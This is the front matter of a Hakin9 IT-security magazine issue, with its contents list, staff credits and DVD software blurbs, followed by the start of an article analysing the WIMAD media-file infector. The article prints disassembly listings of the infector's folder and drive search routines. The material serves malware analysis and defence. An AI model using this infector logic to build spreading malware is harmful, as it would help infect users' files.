

HAKING

PRACTICAL PROTECTION HARD CORE IT SECURITY MAGAZINE

EXTENDED EDITION

WE ARE ALWAYS THE BEST OF

ATTACKS ON MUSIC AND VIDEO FILES
THE REAL WORLD CLICKJACKING
AV SCANNER
THE STRINGS DECODING PROCESS
RSA & AES IN JAVA
MY ERP GOT HACKED!
HTTP TUNNEL
CLIENT-SIDE EXPLOITS
SQL INJECTION IN ACTION
VIRTUALIZATION AND SECURITY
DETECTING DEBUGGERS
IPHONE FORENSICS
PHISHING
MASHUP SECURITY

36
PROGRAMS
ON DVD

APPLICATIONS ON THE DVD 

BACKTRACK 4
SPYWARE DOCTOR
GFI LANGUARD
SBMAV DISK CLEANER
KASPERSKY ANTI-VIRUS MOBILE

FREE DVD INSIDE



In the next issue of
HAKIN9 Extra
magazine:

Botnets

Available to download
on **October 15th**

Soon in Hakin9!

Online Anonymity, Social Network Security, Exploiting Software, Rootkits, Hacking Data, Security SQL Injection, Stuxnet, Port scanner, IP scanners, ISMS, Security Policy, Data Recovery, Data Protection Act, Single Sign On, Standards and Certificates, Biometrics, E-discovery, Identity Management, SSL Certificate, Data Loss Prevention, Sharepoint Security, Wordpress Security

If you would like to contact Hakin9 team, just send an email to en@hakin9.org. We will reply a.s.a.p.

Dear Readers,

We are pleased to present you the second Special Edition of the Best of Hakin9. This edition is a compilation of the best articles from all our international versions. Inside are interesting pieces by our specialist authors from all over the world!

As the subject of malware is still very hot we decided to submit it as a main topic of this extended edition. The 28 articles are in 3 sections:

BASICS

With articles from this section you will find out how:

- to protect your audio and video files
- does password shooters works
- to create a Vista-based forensic Boot-CD
- to configure a Cisco network

ATTACK

In this part you will learn:

- to extract evidence from the registry
- to investigate security breaches
- to establish HTTP tunneling
- to generate payloads into executables
- to use Metasploit and Meterpreter Module
- how clickjacking attacks work
- to retrofit existing websites in order to prevent SQL injection attacks
- to develop a basic web keylogger

DEFENSE

The articles from this section talk about:

- types of virtualization
- network forensics
- codes and strings
- detecting debuggers
- recovering debugging symbols
- basics in file encryption
- different coding styles
- avoiding malware infections
- increased awareness of security systems
- iPhone's vulnerability to forensics

We also want to thank you all for your suggestions regarding the magazine's content. It is important for us to have your feedback. Please enjoy the fruits of our labor!

Jakub Borowski

CONTENTS

HAKIN9 team

Editor in Chief: Jakub Borowski
jakub.borowski@hakin9.org
Advisory Editor: Karolina Lesińska
karolina.lesinska@hakin9.org

Editorial Advisory Board: Matt Jonkman, Rebecca Wynn, Rishi Narang, Shyaam Sundhar, Terron Williams, Steve Lape, Peter Giannoulis, Aditya K Sood, Donald Verson, Flemming Laugaard, Nick Baronian, Tyler Hudak, Michael Munt

DTP: Ireneusz Pogroszewski,
Art Director: Agnieszka Marchocka
agnieszka.marchocka@hakin9.org
Cover's graphic: Łukasz Pabian
DVD: Rafał Kwaśny
rafal.kwasny@gmail.com

Proofreaders: James Broad, Ed Werzyn, Neil Smith, Steve Lape, Michael Munt, Monroe Dowling, Kevin McDonald, John Hunter, Michael Paydo, Kosta Cipo, Lou Rabom

Contributing editor: James Broad

Top Betatesters: Joshua Morin, Michele Orru, Clint Garrison, Shon Robinson, Brandon Dixon, Justin Seitz, Matthew Sabin, Stephen Argent, Aidan Carty, Rodrigo Rubira Branco, Jason Carpenter, Martin Jenco, Sanjay Bhalerao, Avi Benchimol, Rishi Narang, Jim Halfpenny, Graham Hill, Daniel Bright, Conor Quigley, Francisco Jesús Gómez Rodríguez, Julián Estévez, Chris Gates, Chris Griffin, Alejandro Baena, Michael Sconzo, Laszlo Acs, Benjamin Aboagye, Bob Folden, Cloud Strife, Marc-Andre Meloche, Robert White, Sanjay Bhalerao, Sasha Hess, Kurt Skowronek, Bob Monroe, Michael Holtman, Pete LeMay

Special Thanks to the Beta testers and Proofreaders who helped us with this issue. Without their assistance there would not be a Hakin9 magazine.

Senior Consultant/Publisher: Paweł Marciniak
CEO: Ewa Łozowicka
ewa.lozowicka@software.com.pl

Production Director: Andrzej Kuca
andrzej.kuca@hakin9.org

Marketing Director: Jakub Borowski
jakub.borowski@hakin9.org

Circulation Manager: Ilona Lepieszka
ilona.lepieszka@hakin9.org

Subscription:
Email: *subscription_support@hakin9.org*


Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokszerska 1
Phone: 1 917 338 3631
www.hakin9.org/en

Print: ArtDruk *www.artdruk.com*

Distributed in the USA by: Source Interlink Fulfillment Division,
27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL
34134, Tel: 239-949-4450.

Distributed in Australia by: Gordon and Gotch, Australia Pty
Ltd., Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086
Sydney, Australia, Phone: + 61 2 9972 8800,

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.
All rights to trade marks presented in the magazine are reserved by the companies which own them.
To create graphs and diagrams

we used *smartdraw.com* program by  SmartDraw

Cover-mount CD's were tested with AntiVirensKit
by G DATA Software Sp. z o.o.
The editors use automatic DTP system *AUPUS*
Mathematical formulas created by Design Science MathType™

ATTENTION!
Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

DISCLAIMER!
The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



BASICS

10 Attacks On Music and Video Files

METHUSELA CEBRIAN FERRER

Attackers are constantly on the look out for new techniques and strategiesevidently, attacks on media files significantly contributed to the success rate of malware distribution. It is important that user should be aware and stay-up-to-date on these latest threats.

16 First Password Shooters – using graphics cards to brute-force passwords

TAM HANNA

An average Graphics Processing Unit (GPU) has a dull life; it renders aliens, objects, trees, and maybe the occasional nude. That's too bad for them...but mine is better off; it cracks passwords for fun and profit (I forget my passwords all the time).

22 Phishing

JAMES BROAD

Anyone that has opened an E-mail message or listened to the News in the last five years should know what phishing (pronounced as "fishing") is.

28 Mashup security

ANTONIO FANELLI

Mashups will have a significant role in the future of Web 2.0, thanks to one of the most recent data interchange techniques: JSON. But what about security?

36 Windows FE – A Windows-PE Based Forensic Boot CD

MARC REMMERT

Back in the mid of 2008 some rumors regarding a Microsoft Windows FE Boot-CD started. While there were discussions in certain web logs dealing with IT-security and computer forensics, this Windows-CD never got a lot of attention.



46 Cisco network device configuration course

GRZEGORZ GALEZOWSKI

The information in this coursebook is useful to anyone interested in acquiring basic knowledge of Cisco network device configuration



ATTACK

68 My ERP got hacked! Now what? An Introduction to Computer Forensics

ISMAEL VALENZUELA

The System Administrator knew something was wrong when he saw there was an additional user account on the Web-based Enterprise Resource Planning (ERP) system that he administered. He kept the system updated and patched, but he now suspects that the system has been hacked and compromised. Now, as a computer forensic investigator, you will have to find out if there was any unauthorized access, how it happened and what was the extent of the damage.



76 My ERP got hacked! Now what? – An Introduction to Computer Forensics – Part II

ISMAEL VALENZUELA

After describing how to set up a forensic lab and how to best perform the initial response, Part II of this article will continue illustrating in practice the methods, techniques and tools used to investigate and analyse the digital evidence found during the course of a computer forensic investigation.

84 HTTP Tunneling – A Simple Way to Break Firewalls

MICHAEL SCHRATT

Most of all companies only provide a very restrictive environment. While Network and Security

Administrators do their job, securing the enterprise network from intruders, users are trying to compromise perimeter security to get more than is allowed. Surfing the www and googling provides a huge knowledge on how to break firewalls, proxies, anti-virus appliances and so on.



90 Metasploit Alternate Uses for a Penetration Test

STEPHEN ARGENT

The Metasploit Framework is a program and subproject developed by Metasploit LLC. It was initially created in 2003 in the Perl programming language, but was later completely re-written in the Ruby Programming Language.

98 The Real World Clickjacking


MARCO LISCI

In this article you will find a real world example of the Clickjacking attack. This attack is based on HTML and CSS hacks and it's very difficult to protect yourself from it. We'll see a way that a bad hacker can use to steal common users clicks on a web site. These clicks can be used for whatever the hacker wants. Pay attention to the technique for there are



CONTENTS

only a few fixes for this problem. I am presenting this attack for the purpose of understanding this issue and trying to avoid a click steal.



104 Client-side Vulnerabilities, Exploits & Countermeasures

ANUSHREE REDDY

Client-side exploits are some of the most commonly seen exploits in today's world and this is mainly due to the fact that traditional perimeter security (such as firewalls and router access lists) offer little or no protection against these kinds of exploits. This is due to the fact that client-side exploits target vulnerabilities on the client applications, such as web browsers and E-mail clients.

114 SQL Injection in action

ANTONIO FANELLI

Basic SQL Injection attacks have not gone away despite web 2.0 programming. Right now frameworks are being used almost all the time, and they normally quote these kinds of attacks.



122 Behavioral analysis of Unwise_.exe malware!

ADITYA K SOOD

This paper talks about the analysis of a suspicious executable named unwise_.exe. The binary exhibits how diversified functional characteristics can transform a victim's machine into a slave.

128 Keylogger 2.0

ANTONIO FANELLI

New asynchronous scripting techniques improve Web users' experience, but they can also be used for a new malware generation. In this article you will learn how to develop a basic Web 2.0 keylogger and use it against an XSS vulnerable website.

134 Hacking ASLR and Stack Canaries on Modern Linux

STEPHEN SIMS

This article will demonstrate methods used to hack stack canaries and Address Space Layout Randomization (ASLR) on modern Linux kernels running the PaX patch and newer versions of GCC.

144 AV Scanner

RYAN HICKS

Over the past two decades antivirus technology has evolved considerably. The changing nature of threats has driven research and development in order to combat the flood of new malware.



DEFENSE

150 Virtualization and security

RISHI NARANG

In this world of enormous computing but limited energy, virtualization has now entered into the present day data centers, enterprises and user desktops to deliver efficient Green IT environments.



156 Network Forensics: more than looking for cleartext passwords

MERVYN HENG

Cybercriminal activities are becoming stealthier and more creative. Insider threats are increasingly more pervasive with the wealth of knowledge and resources available on the Internet. Corporate defenders are more than ever faced with the grave mission of discovering and mitigating these occurrences.

160 The Strings Decoding Process

MARCO RAMILLI

One of the most difficult challenges in Computer Science is data protection. Often a well written software, a strong intrusion detection system and great access policies don't assure good data protection.

166 Detecting Debuggers

MAREK ZMYSLOWSKI

Know your enemy. The more you know about your enemy, the more effectively you can fight him and protect from him. But this rule works in both directions. Not only do security specialists try to know about malicious code but also bad guys try to protect and hide from them.

176 Recovering debugging symbols from stripped static compiled binaries

JUSTIN SUNWOO KIM

I first started to look into symbol recovery to better solve various war-games with stripped binaries. However, this can be applied to various areas.

186 RSA & AES in JAVA

MICHAEL SCHRATT

Cryptography is used for hiding information. The term cryptography itself represents several algorithms like Symmetric-key cryptography, Asymmetric-key cryptography (also called Public-key cryptography), but also Cryptosystems and Cryptanalysis. Today, I would like to introduce to you cryptographic functions written in JAVA, specifically RSA & AES. For those of you who do not know RSA and AES, I have covered some of the better descriptions in the link section at the end of the article.

192 Study of a new genre of malwares called „Scarewares”

RAJDEEP CHAKRABORTY

Depending on their characteristic, Malware can broadly classified into various types. Most of us are probably aware of the common terms like Virus, Trojan, Spyware, Adware etc.

200 Automating Malware Analysis

TYLER HUDAK

In the previous article, a malware analysis automation script was created which allowed Computer Incident Response Teams (CIRTs) to quickly determine the behavior of a malware sample.



206 How Does Your Benchmark of Physical Security Affect Your Environment?

MARY ELLEN KENNEL

Many of us are familiar with the equation: Risk = Threat x Vulnerability x Consequence and we have also learned that in order to make the most sense of that equation we must define, and then weigh, those three variables.

210 iPhone forensics

TAM HANNA

Gangsters, thugs, pimps and hoers love iPhones. If you want to be a successful "hood rat", owning an iPhone is an absolute necessity. While this is bad for all who get robbed of their iPhones, law enforcement benefits greatly due to the iPhone's vulnerability to forensics.

214 Safer 6.1

TAM HANNA

Microsoft's Windows Mobile currently dominates the mobile computing market, and thus is under permanent attack from new (Google's Android) and old (Symbian, Palm OS) competitors. In an attempt to keep its market position secure, Microsoft decided to tackle the topic of corporate device management with Windows Mobile 6.1.

ON THE DVD-ROM

BACKTRACK 4

Backtrack provides a thorough pentesting environment which is bootable via CD, USB or the network (PXE).

The tools are arranged in an intuitive manner, and cover most of the attack vectors. Complex environments are simplified, such as automatic Kismet configuration, one click Snort setup, precompiled Metasploit l3rcon modules, etc. BackTrack has been dubbed the #1 Security Live CD by Insecure.org, and #36 overall.

The Remote Exploit Development Team is happy to announce the release of BackTrack 4 Beta. We have taken huge conceptual leaps with BackTrack 4, and have some new and exciting features. The most significant of these changes is our expansion from the realm of a Pentesting LiveCD towards a full blown *Distribution*.

Now based on Debian core packages and utilizing the Ubuntu software repositories, BackTrack 4 can be upgraded in case of update. When syncing with our BackTrack repositories, you will regularly get security tool updates soon after they are released.

Some of the new features include:

- Kernel 2.6.28.1 with better hardware support.
- Native support for Pico e12 and e16 cards is now fully functional, making BackTrack the first pentesting distro to fully utilize these awesome tiny machines.
- Support for PXE Boot – Boot BackTrack over the network with PXE supported cards!
- SAINT EXPLOIT – kindly provided by SAINT corporation for our users with a limited number of free IPs.
- MALTEGO – The guys over at Paterva did outstanding work with Maltego 2.0.2 – which is featured in BackTrack as a community edition.

- The latest mac80211 wireless injection patches are applied, with several custom patches for rtl8187 injection speed enhancements. Wireless injection support has never been so broad and functional.
- Unicornscan – Fully functional with postgress logging support and a web front end.
- RFID support
- Pyrit CUDA support..

New and updated tools – the list is endless!

SPYWARE DOCTOR

Spyware Doctor spyware removal software has been downloaded over 125 million times with millions more downloads every week. People worldwide use and trust Spyware Doctor to protect their PCs from spyware, adware and other online threats.

Spyware Doctor has consistently been awarded Editors' Choice, by leading PC magazines and testing laboratories around the world, including the United States, United Kingdom, Sweden, Germany and Australia. In addition, after leading the market with our free spyware removal scan in 2005, Spyware Doctor was awarded the prestigious Best of the Year at the end of 2005 and again in 2006.

GFI LANGUARD

GFI LANguard is the award-winning network and security scanner used by over 20,000 customers. GFI LANguard scans your network and ports to detect, assess and correct security vulnerabilities with minimal administrative effort. As an administrator, you have to deal separately with problems related to vulnerability issues, patch management and network auditing, at times using multiple products. However, with GFI LANguard these three cornerstones of vulnerability management

are addressed in one package. We give you a complete picture of your network set-up and help you to maintain a secure network state faster and more effectively.

SBMAV DISK CLEANER

SBMAV Disk cleaner this powerful disc clean up utility program finds and removes unwanted clutter from your system.

Most of the times un-noticed, un-necessary and obsolete information occupies your precious disk space and makes your system slow and sluggish. But not any more, this powerful tool not only finds these files but it also removes them, thereby reclaiming your disc space. The efficiency of this tool attributes to its amazing features like; deletes temporary files and folders, search and delete invalid links to deleted documents, it traces un-installed softwares and removes, disables or enables seldom used fonts, deletes cookies and removes duplicate files. This tool can also be automated by the command-line henceforth saving your precious time too.

This total disk clean-up solution is a boon for advanced users as well as the novice users who feel comfortable with its simple interface.

KASPERSKY ANTI-VIRUS MOBILE

Kaspersky Anti-virus Mobile Security is designed to ensure protection of smart-phones and communicators running Symbian OS and Microsoft Windows Mobile against malware programs, unsolicited e-mail messages. The user can use the capabilities providing flexible control of the Kaspersky Mobile Security settings, viewing the current anti-virus protection status and the event log in which the application actions are recorded. The application includes a menu system and supports an easy-to-use user interface.

If the CD contents can't be accessed and the disc isn't physically damaged, try to run it in at least two CD drives.



If you have experienced any problems with this CD, e-mail: cd@hakin9.org



METHUSELA CEBRIAN
FERRER

Attacks On Music and Video Files

Difficulty



Attackers are constantly on the look out for new techniques and strategiesevidently, attacks on media files significantly contributed to the success rate of malware distribution. It is important that user should be aware and stay-up-to-date on these latest threats.

The strategy of producing clever approach in massive malware serving economy has always been a motivation for an attackerthe game, glory and money.

In the midst of technology and social change, the spurring popularity of digital audio and video files has attracted attackers to explore possibilities enabling this file format to carry out malicious activity onto users' system. So, imagine media files shared in peer-to-peer, social networking websites, media player and in computer hard drives, these are absolutely gold mine of target victims!

With this opportunity around, it is not surprising that last year a new malware was spotted in-the-wild capable to infect media files and this attack vector has continued since then.

Brief History

Before we discuss the attacks on media files, let's take an overview of the past and walkthrough the meaning of this technology today.

There are no boundaries and differences when it comes to music. People are people that in different ways translate life experiences and appreciation into it. Music is known to every culture and varies every time (http://en.wikipedia.org/wiki/History_of_music). Along with the rich history of music evolved the technology of audio and video recording.

Back in the old days, people use huge cylinder disk to store audio content (http://en.wikipedia.org/wiki/History_of_sound_recording). Then tape was invented which later allows it to record video as well. The

Table 1. Known Malwares Targeting Media File and Devices

Year	Malware Name	Target	Behavior
2005	WMVDownloader	Windows Media Video Files	Infected windows media file "*.wmv" launch malicious pages: http://www.pandasecurity.com/usa/homeusers/media/press-releases/viewnews?noticia=5818&entorno=&ver=22&pagina=6&producto= .
2006	REALOR	Real Media	Infected real media file "*.rmvb" launch malicious pages (http://www.avertlabs.com/research/blog/?p=132).
2007	PODLOSO	iPod	Proof-of-concept virus that works in Linux-iPod (http://www.kaspersky.com/news?id=207575511).
2008	WIMAD	MP3 & ASF	Infected media file "*.mp3, .wma, .wmv" launch malicious pages.

WHAT YOU SHOULD KNOW...

Basic knowledge on malware terminology, disassembly and hex editor

WHAT YOU WILL LEARN...

Media file as an attack and distribution vector

How a legitimate function is abused

breakthrough of media convergence started to grow and today new generation enjoys the era of Digital Revolution – CD, DVD, HDTV, IMAX, MP3, Portable Music Player and Streaming Media.

Popularity of MP3 Format

MP3 (MPEG-1 Audio Layer 3) is a digital audio encoding format. This technology allows user to store music or audio file to be compressed into a very small amount of space (approximately one-twelfth the size of the original file) while preserving the quality of the sound (<http://www.answers.com/topic/mp3>). Because of this characteristics, MP3 was fast adopted and spread over the internet.

More importantly, the demand and popularity of MP3 even grew significantly when variety and stylish Media Player devices and accessories become available in the market – iPod for example.

Parallel to this, is the increase of media files sharing from peer-to-peer networks.

Windows Preferred Media File Format

ASF (*Advance System Format*) is another media file format that is widely adopted because it is preferred by Windows. With right codec installed, Windows Media Player can play audio and/or video content that is compressed with wide variety of codecs that is stored in ASF file.

An ASF file that contains audio content and compressed using Windows Media Audio codec uses a .WMA extension and .WMV for Windows Media Audio (<http://support.microsoft.com/kb/316992>).

Windows operating systems comes with ASF media files by default and as we all know, it is distributed across the globe as the biggest market share at the moment (<http://marketshare.hitslink.com/operating-system-market-share.aspx?qprid=8>).

Attackers' Business Opportunity

Attackers have a bit history in attacking media files and devices. Although




Figure 1. Attack Vector




Figure 2. P2P Attack Vector



Figure 3. Default Window media file location

over the years we have not seen much aggressiveness from these attacks until WIMAD came along last year.

The prevalence of this threat is indeed notable with over million infections on second half of 2008 as reported by

Microsoft (<http://blogs.technet.com/mmpc/archive/2009/04/17/msrt-and-mmpc-in-2h08-microsoft-security-intelligence-report.aspx>).

So, let's take a closer look and understand what it does.

Listing 1. Infector Search Routine

```
FindNextLocation:
    mov     eax, [ebp+var_23C]
    add     eax, 1
    mov     [ebp+var_23C], eax

SearchKnownLocation_n_Infect:

    cmp     [ebp+var_23C], 2Ch
    jnb     short Search_n_Infect_FromDrive
    lea     ecx, [ebp+String1]
    push   ecx             ; pszPath
    push   0               ; dwFlags
    push   0               ; hToken
    mov     edx, [ebp+var_23C]
    mov     eax, [ebp+edx*4+csidl]
    push   eax             ; csidl
    push   0               ; hwnd
    call    SHGetFolderPathW ; Retrieve known folder
    test   eax, eax
    jl     short No_Folder
    lea     ecx, [ebp+String1]
    push   ecx             ; C:\Documents and Settings\All Users\Documents\My Music
    mov     ecx, [ebp+var_250]
    call    Search_MediaFiles

No_Folder:
    jmp     short FindNextLocation
```

Listing 2. Searching infected users' drive

```
HardDrive_Search proc near
    push   ebp
    mov    ebp, esp
    mov    eax, 500Ch
    call   __alloca_probe
    mov    [ebp+var_500C], ecx
    mov    [ebp+Buffer], 0
    lea   eax, [ebp+Buffer]
    push  eax             ; lpBuffer
    push  27FFh           ; nBufferLength
    call  GetLogicalDriveStringsW
    test  eax, eax
    jz    short FindNext_Drive
    lea   ecx, [ebp+Buffer]
    mov    [ebp+lpString1], ecx

Search_Drive:
    mov    edx, [ebp+lpString1]
    push  edx             ; lpRootPathName
    call  GetDriveTypeW
    mov    [ebp+var_5008], eax
    cmp    [ebp+var_5008], 3 ; Is it hard drive or flash drive?
    jz    short Infect_MediaFiles_FixedDrive
    cmp    [ebp+var_5008], 4 ; Is it remote (network) drive?
    jnz   short Infect_MediaFiles_NetworkDrive
```

Attack Overview

The ultimate goal behind this attack is to distribute massive pay-per-install threat files. To achieve this, the attacker introduced two vectors:

- *File Infector* this is an EXE program that searches for media files to infect.
- *Infection Carrier* these are media files such as MP3, WMA and AVI that were successfully modified to execute malicious code.

An overview of this attack as shown in Figure 1 shows that the infected media file such as MP3 could be downloaded from a peer-to-peer network or media sharing websites while the file infector program could be downloaded through unsafe browsing.

On either ways, this approach provides opportunity that will allow attacker to achieve its goal.

To provide clearer picture of this threat, let's take a real life example. As shown in Figure 2, a known P2P application is used to search a known comedy movie track *Harold and Kumar movie.mp3*. Unfortunately, this MP3 file is not as good as you think! It has been modified and crafted to execute malicious instruction as well as massively distributed to stay in-the-wild.

If you have good security scanner installed, this threat should be detected as *Wimadexample* name are *ASF/Wimad*, *Trojan.Wimad* or *Troj.Wimad* depending on scanner used.

In addition to, the attacker effectively employed social engineering technique to distribute the file infector executable. It arrives to user as a disguised program pretending to help fix users' codec problem. This is the reason why most security scanner named it as *GetCodec Trojan*.

There are several possible distribution modes, but let's take a closer look on

exact behavior if the malicious infector program gets executed on users' machine.

The tools used in the analysis are IDA Pro and Hiew. These will assist in providing disassembly code snippets as shown in the next figures.

File Infector: Pwning Your Media Files

Upon execution the first behavior of the file infector is to retrieve known location value stored from CSIDL (constant special item ID list) for example, c:\Document and Settings\All Users\Documents\My Music. This is the directory where Windows users have media files stored by default as shown in Listing 1. [1] No wonder, *Beethoven...* often gets infected! (see Figure 3).

Once a potential media file is found the infector program immediately call its infection process as shown in Listing 2. The infection process goes into two condition: (1) It checks if the media file extension is .WMA (*Windows Media Audio*) and if true, it attempts to immediately infect it. (2) It checks if the media file extension is .MP3 or .MP2 and if true, it attempts to convert it to Windows Media format and thereafter infects it.

The infection process does not end here instead it will start to scan for logical drive to further search for possible target as shown in Figure 4. This routine allows the infector program to search recursively for media files in users' local hard drive, removable drives as well as network mapped drives.

Dissecting ASF File Format

This attack on media file was specifically targeting *Advanced Systems Format* (ASF). To further understand the infection process and its impact, let's take a look on definition and specification.

ASF file format is part of Windows Media Framework. [2] The Audio and/or Video content can include a wide variety of codec, which is stored in an ASF file and played back with the Windows Media Player (provided the appropriate codec are installed), streamed with Windows Media Services or optionally




Figure 4. Infection process

